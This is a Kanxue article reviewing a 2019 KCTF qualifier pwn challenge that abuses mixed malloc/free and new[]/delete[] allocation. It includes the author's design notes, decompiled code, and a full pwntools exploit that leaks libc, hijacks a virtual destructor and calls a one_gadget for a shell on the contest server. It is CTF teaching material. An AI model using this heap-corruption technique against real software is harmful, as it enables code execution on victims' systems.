

2019KCTF 晋级赛Q1 | 第九题点评及解题思路

小雪 看雪学院 6天前

还在纠结是学C还是C++吗？还在纠结是C好，还是C++好吗？

同为优秀的编程语言，C和C++各自收割了一大批粉丝。但是，如果把C和C++混用，会出现什么样的效果呢？

今天就让我们探索一下把C与C++的内容分配混用的第八题。

攻破此题的战队

排名	战队名	破解时间	获取积分
1	7HxzZ	26847s	100
2	fade-vivi	45865s	100
3	pizzatql	82185s	100
4.	te4t	98223s	100
5.	n132!	113141s	100
6.	Nu1L	117622s	100
7.	萌新队	129080s	100
8.	W8C	169369s	100
9.	TK426	191423s	100
10.	404gg	193040s	100
11.	Vidar-Team	199108s	100

| 题目名称 第九题 C与C++

| 出题战队 2019



test

| 题目简介 PWN题。
[公告]2019看雪CTF新赛季！晋级赛每次6-8题，一次性放题，赛期14天。战队必须通过晋级赛，才能参加年底的总决赛！本比赛要求战队独立回答。在题目未结束前，请勿在论坛、QQ群等公共场所讨论试题相关信息，否则视为作弊。欢迎选手加比赛QQ群：8601428

| 题目下载 C_and_CPP.rar

| 提交答案

请输入注册码 (序列号)

提交

| 解析文章

poyoten

[原创]【2019看雪CTF】Q1赛季 第九题 C与C++ WP

本道题目共有**23**支队伍解答出来，最快的**7HxzZ**战队，用时**7个半小时左右**，在解题速度上远远甩开其他队伍。

出题团队



战队成员：holing

个人主页：<https://bbs.pediy.com/user-742286.htm>

个人简介：英国留学生，计算机系。什么都学一点，计算机安全方向会的稍微更多，逆向和pwn都会一点。经常参加ctftime上的高质量比赛，虽然每次都做不出几题，不过能学到很多东西。今年暑假毕业，正在寻找漏洞挖掘方向的实习。

看雪CTF crownless 评委 点评

《C与C++》这道题主要关注C语言中的malloc和free函数与C++中的new[],delete[]的混用可能导致的安全问题，思路比较新颖，要求参赛者对编程语言与逆向有一定程度的理解。

题目设计思路

本题漏洞比较新颖：malloc,free,new[],delete[]的混用。

起因是我之前在知乎回答过的问题在C++里是怎么实现delete[]的，写完之后我就想，因为内存布局并不一样（delete[]有一个记录大小的header），所以如果把C与C++的内存分配混用，是否能导致任意代码执行

然后拖了很久，终于在这次比赛做出了这道题。本来我是想直接用new char[]的，但是发现对于基本类型，delete[]和free行为完全一致，具体可以跟一下跟进delete[]，会发现几个got表跳转跳到了free。原因是基本类型不需要在delete[]的时候调用析构函数。

然后我就试着写了一个有析构函数的类，一开始不是虚析构函数。我一开始的利用思路是利用house of spirit来把C++ object array的size当作堆块的chunk free掉，或者把prev_size当作size free掉。但是仔细一想这个+8 -8一定会导致内存不对齐所以这样释放一定会abort。虽然可以重载new和delete强制让他对齐，但是这不美观，有种为了pwn而写程序的感觉了，而我不喜欢这种题目。

所以就决定加了一个虚析构函数，可以在delete一个malloc出来的array的时候能够实现虚表劫持。但是搞了半天发现没法leak，所以自己加了一个leak的后门，这个逆向menu函数的时候就能发现，所以不guessy。如果有哪个师傅能不用这个后门做出来请务必分享一下方法让我这个菜鸟学习一下。

简单起见PIE也没开，所以最后就基本已经很简单了：首先malloc然后直接free第一次让我能控制堆中的某些数据，因为free的时候不会清空内存数据（本来在delete[]里是会的，在析构函数里清0了buffer，但是编译器给我优化掉了），然后两次malloc使得第二次malloc能够让虚表够到我控制的内存，最后delete[]调用已经被劫持的虚析构函数。

至于调用什么，name一开始放main和leak后门，然后先调用leak后门，再调用回main，然后name改成one gadget，然后调用one gadget。这里可能要注意，因为析构函数调用是从后往前调用的，所以先调用的要放在后面。

破解思路

本题解题思路由看雪论坛 **奈沙夜影** 提供


 发消息

奈沙夜影

高级 ★★

精华数: 2

RANK: 130

雪币: 2011 商城

浏览人数: 86

在线时长: 

注册时间: 2017-04-06

最近活跃: 17小时前

程序分析


程序逻辑比较简单，可以申请和释放内存，并且实现了c和cpp的两种内存分配方法，如下：

malloc -> free


new -> delete

```
__printf_chk(1LL, "Please input your name: ", v3);
read_buff_400D00(name_602328, 16LL);
while ( 1 )
{
    menu_400E40();
    choice = read_int_400ED0();
LABEL_3:
    switch ( choice )
    {
        case 0uLL:
            continue;
        case 1uLL:
            call_malloc_400F40(malloc_400C30);
            continue;
        case 2uLL:
            call_free_401010(free_400CE0);
            continue;
        case 3uLL:
            call_malloc_400F40(new_400C70);
            continue;
        case 4uLL:
            call_free_401010(delete_400D90);
            menu_400E40();
            choice = read_int_400ED0();
            if ( choice > 5 )
                return 0LL;
            goto LABEL_3;
        case 5uLL:
            call_free_401010(puts_400BC0);
            break;
    }
}
```

分析c和cpp的实现存储方式可以发现，存储字符串时，是按照16字节进行划分的，每一段进行存储。如下：



cpp:



其中heap pos是每一个堆内存块的位置，mem pos是申请内存时返回的位置，pointer是程序中存储数据用到的位置。

在释放内存时，如果调用free，直接释放内存即可，如下：

```
void __fastcall free_400CE0(__int64 idx)
{
    free(ptr_array[idx]);
    ptr_array[idx] = 0LL;
}
```

如果调用delete，会将指针往前移8个字节，然后获取str块的count，然后将其所有块中的虚表中的release函数调用一次，如下：

```

void __fastcall delete_400D90(__int64 idx)
{
    int64 v1; // rdx
    void (__cdecl ***v2)(int, int, int); // rbx
    void (__cdecl *v3)(int, int, int); // rax

    v1 = ptr_array[idx];
    if ( v1 )
    {
        v2 = (v1 + 24LL * *(v1 - 8));
        while ( v2 != v1 )
        {
            while ( 1 )
            {
                v2 -= 3;
                v3 = **v2;
                if ( v3 == nullsub_1 )
                    break;
                (v3)(v2);
                v1 = ptr_array[idx];
                if ( v2 == v1 )
                    goto LABEL_6;
            }
        }
    }
LABEL_6:
    operator delete[] (v2 - 1);
    ptr_array[idx] = 0LL;
}

```

漏洞点

通过malloc申请的内存，通过delete来释放，会按照delete的规则来进行，从而实现了c和cpp的混用，把c中的堆块size当成cpp的块数，从而依次执行其中虚表的release函数，从而实现了函数控制流劫持。

利用方式

在设置name来可以布置虚表，写入两个函数，在release的时候，实现调用，由于泄露和布置虚表至少需要两次输入，应该可以在布置虚表的时候把main函数放在第二个虚表的位置，从而实现多次利用漏洞，从而实现多次利用。

Name的内容设置为:

p64(main_func)+ p64(target_func)

虚表vtable有多个，从后往前执行，其内容设置为:

Vtable(n-1): p64(name_addr)

Vtable(n): p64(name_addr+8)

这样，调用虚表函数，依次执行的函数就为: target_func, main_func

其中，泄露libc地址的函数如下：

```
__int64 sub_400E10()
{
    signed __int64 v1; // [rsp-8h] [rbp-8h]
    v1 = '\np%';
    return __printf_chk(0LL, &v1, &puts);
}
```

通过puts的地址可以得到libc基址，从而计算出one_gadget地址，拿到shell，具体见利用代码。

利用代码

```
from pwn import *

def show_debug_info(flag = True):
    global show_info_sign

    if flag == True:
        #context.log_level = 'DEBUG'
        show_info_sign = True
    else:
        #context.log_level = 'info'
        show_info_sign = False

def d2v_x64(data):
    return u64(data[:8].ljust(8, '\x00'))

def d2v_x32(data):
    return u32(data[:4].ljust(4, '\x00'))

def expect_data(io_or_data, b_str = None, e_str = None):
    if type(io_or_data) != str:
        t_io = io_or_data

    if b_str != None and b_str != "":
        recvuntil(t_io, b_str)
        data = recvuntil(t_io, e_str)[:len(e_str)]
    else:
        if b_str == None or b_str == "":
            b_pos = 0
```

```
else:
    t_data = io_or_data
    b_pos = t_data.find(b_str)
    if b_pos == -1:
        return ""
    b_pos += len(b_str)

    if e_str == None or e_str == "":
        data = t_data[b_pos:]
    else:
        e_pos = t_data.find(e_str, b_pos)
        if e_pos == -1:
            return ""
        data = t_data[b_pos:e_pos]
    return data

import sys

def show_echo(data):
    global show_info_sign
    if show_info_sign:
        sys.stdout.write(data)

def recv(io, size):
    data = io.recv(size)
    show_echo(data)
    return data

def recvuntil(io, info):
    data = io.recvuntil(info)
    show_echo(data)
    return data

def send(io, data):
    io.send(data)
    show_echo(data)

def sendline(io, data):
    send(io, data + "\n")

def rd_wr_str(io, info, buff):
    #io.recvuntil(info, timeout = 2)
    #io.send(buff)
    data = recvuntil(io, info)
    send(io, buff)
```



```

return data

def rd_wr_int(io, info, val):
    return rd_wr_str(io, info, str(val) + "\n")

def r_w(io, info, data):
    if type(data) == int:
        return rd_wr_int(io, info, data)
    else:
        return rd_wr_str(io, info, data)

def set_context():
    binary_elf = ELF(binary_path)
    context(arch = binary_elf.arch, os = 'linux', endian = binary_elf.endian)

import commands
def do_command(cmd_line):
    (status, output) = commands.getstatusoutput(cmd_line)
    return output

global_pid_int = -1
def gdb_attach(io, break_list = [], is_pie = False, code_base = 0, gdbscript = ""):
    if is_local:
        set_pid(io)
    if is_pie == True:
        if code_base == 0:
            set_pid(io)
        data = do_command("cat /proc/%d/maps"%global_pid_int)
        code_base = int(data.split("\n")[0].split("-")[0], 16)
        #gdbscript = ""
    for item in break_list:
        gdbscript += "b *0x%x\n"%(item + code_base)
    gdbscript += "c\n"

gdb.attach(global_pid_int, gdbscript = gdbscript)

def set_pid(io):
    global global_pid_int
    if global_pid_int == -1:
        if is_local:
            """
            data = do_command("ps -aux | grep -E '%s$'"%(binary_path.replace("./", ""))).strip().sp
            #print "-"*0x10
            #print repr(data)
            items = data.split(" ")[1:]

```

```

global_pid_int = 0
i = 0
while len(items[i]) == 0:
    i += 1
global_pid_int = int(items[i])
#"""
global_pid_int = pidof(io)[0]

def gdb_hint(io, info = ""):
    if info != "":
        print info
    if is_local:
        set_pid(io)
    raw_input("----attach pidof '%d', press enter to continue.....----"%global_pid_int)

    if info != "":
        print "pass", info

def gdb_hint(io, info = ""):
    if info != "":
        print info
    if is_local:

    raw_input("----attach pidof '%d', press enter to continue.....----"%pidof(io)[0])
    if info != "":
        print "pass", info

def get_io(target):
    if is_local:
        io = process(target, display = True, aslr = None, env = {"LD_PRELOAD":libc_file_path})
        #io = process(target, shell = True, display = True, aslr = None, env = {"LD_PRELOAD":li
    else:
        io = remote(target[0], target[1])
    return io

def r_w(io, info, data):
    if type(data) == int:
        rd_wr_int(io, info, data)
    else:
        rd_wr_str(io, info, data)

def m_c(io, choice, prompt = ">> "):
    r_w(io, prompt, choice)

def set_item(io, choice, prompt = ["?\n"]):

```

```
r_w(io, prompt, choice)

def malloc(io, size, data_list):
    m_c(io, 1)
    r_w(io, "string\n", size)
    recvuntil(io, "string\n")
    for item in data_list:
        send(io, item)

def free(io, idx):
    m_c(io, 2)
    r_w(io, "string\n", idx)

def new(io, size, data_list):
    m_c(io, 3)
    r_w(io, "string\n", size)
    recvuntil(io, "string\n")
    for item in data_list:
        send(io, item)

def delete(io, idx):
    m_c(io, 4)
    r_w(io, "string\n", idx)

def pwn(io):

    #offset info
    if is_local:
        #local
        offset_system = 0x0
        offset_binsh = 0x0
    else:
        #remote
        offset_system = 0x0
        offset_binsh = 0x0

    leak_func = 0x400E10
    read_buff = 0x400d00
    name_addr = 0x602328

    main_addr = 0x4009A0

    #io.interactive()
```

```
name = ""
name += p64(main_addr)
name += p64(leak_func)
r_w(io, ":", name[:-1])

payload = []
payload.append("111\n")
malloc(io, 1, payload)

payload = []
payload.append("222\n")
malloc(io, 5*0x10, payload)

payload = []
payload.append("333\n")
malloc(io, 20*0x10, payload)

payload = []
payload.append(p64(name_addr) + '4'*7)
payload.append(p64(name_addr+8) + '-'*7)
payload.append("4444\n")
malloc(io, 3*0x10, payload)

#gdb_attach(io, [0x400DB8])

delete(io, 0)
data = recvuntil(io, "\n")
puts_addr = int(data, 16)
print hex(puts_addr)
libc_addr = puts_addr - 0x6f690

name = ""
name += p64(main_addr)
name += p64(libc_addr + 0xf02a4)
r_w(io, ":", name[:-1])

payload = []
payload.append("111\n")
malloc(io, 1, payload)

payload = []
payload.append("222\n")
malloc(io, 5*0x10, payload)

payload = []
```

```
payload.append("333\n")
malloc(io, 20*0x10, payload)

payload = []
payload.append(p64(name_addr) + '4'*7)
payload.append(p64(name_addr+8) + '-'*7)
payload.append("4444\n")
malloc(io, 3*0x10, payload)

#gdb_attach(io, [0x400DD2])
delete(io, 0)
#data = recvuntil(io, "\n")
#puts_addr = int(data, 16)
#print hex(puts_addr)

io.interactive()

#io.recvuntil()
#payload = ""
#io.sendline(payload)
#io.interactive()
#print proc.
pass

is_local = True
is_local = False

binary_path = "./candcpp"

libc_file_path = ""
libc_file_path = "libc-2.23.so"

ip, port = "", 0
items = "154.8.222.144 9999".split(" ")

ip = items[0]
port = int(items[1])

show_info_sign = True

if is_local:
# ['CRITICAL', 'DEBUG', 'ERROR', 'INFO', 'NOTSET', 'WARN', 'WARNING']
show_debug_info(True)
target = binary_path
```

```
else:  
    show_debug_info(False)  
    target = (ip, port)  
  
io = get_io(target)  
pwn(io)
```



看雪CTF晋级赛Q1 题解列表

- 1、2019KCTF 晋级赛Q1 | 第一题点评及解题思路
- 2、2019KCTF 晋级赛Q1 | 第二题点评及解题思路
- 3、2019 KCTF 晋级赛Q1 | 第三题点评及解题思路
- 4、2019KCTF 晋级赛Q1 | 第四题点评及解题思路
- 5、2019 KCTF 晋级赛Q1 | 第五题点评及解题思路
- 6、2019 KCTF 晋级赛Q1 | 第六题点评及解题思路
- 7、2019 KCTF 晋级赛Q1 | 第七题点评及解题思路
- 8、2019KCTF 晋级赛Q1 | 第八题点评及解题思路




- End -

热门图书推荐

戳  立即购买!



新鲜·有料·实用的技术干货和资讯

长按  关注，和业内精英一起学习

公众号ID: ikanxue

官方微博: 看雪安全

商务合作: wsc@kanxue.com



戳原文，查看更多精彩writeup!

阅读原文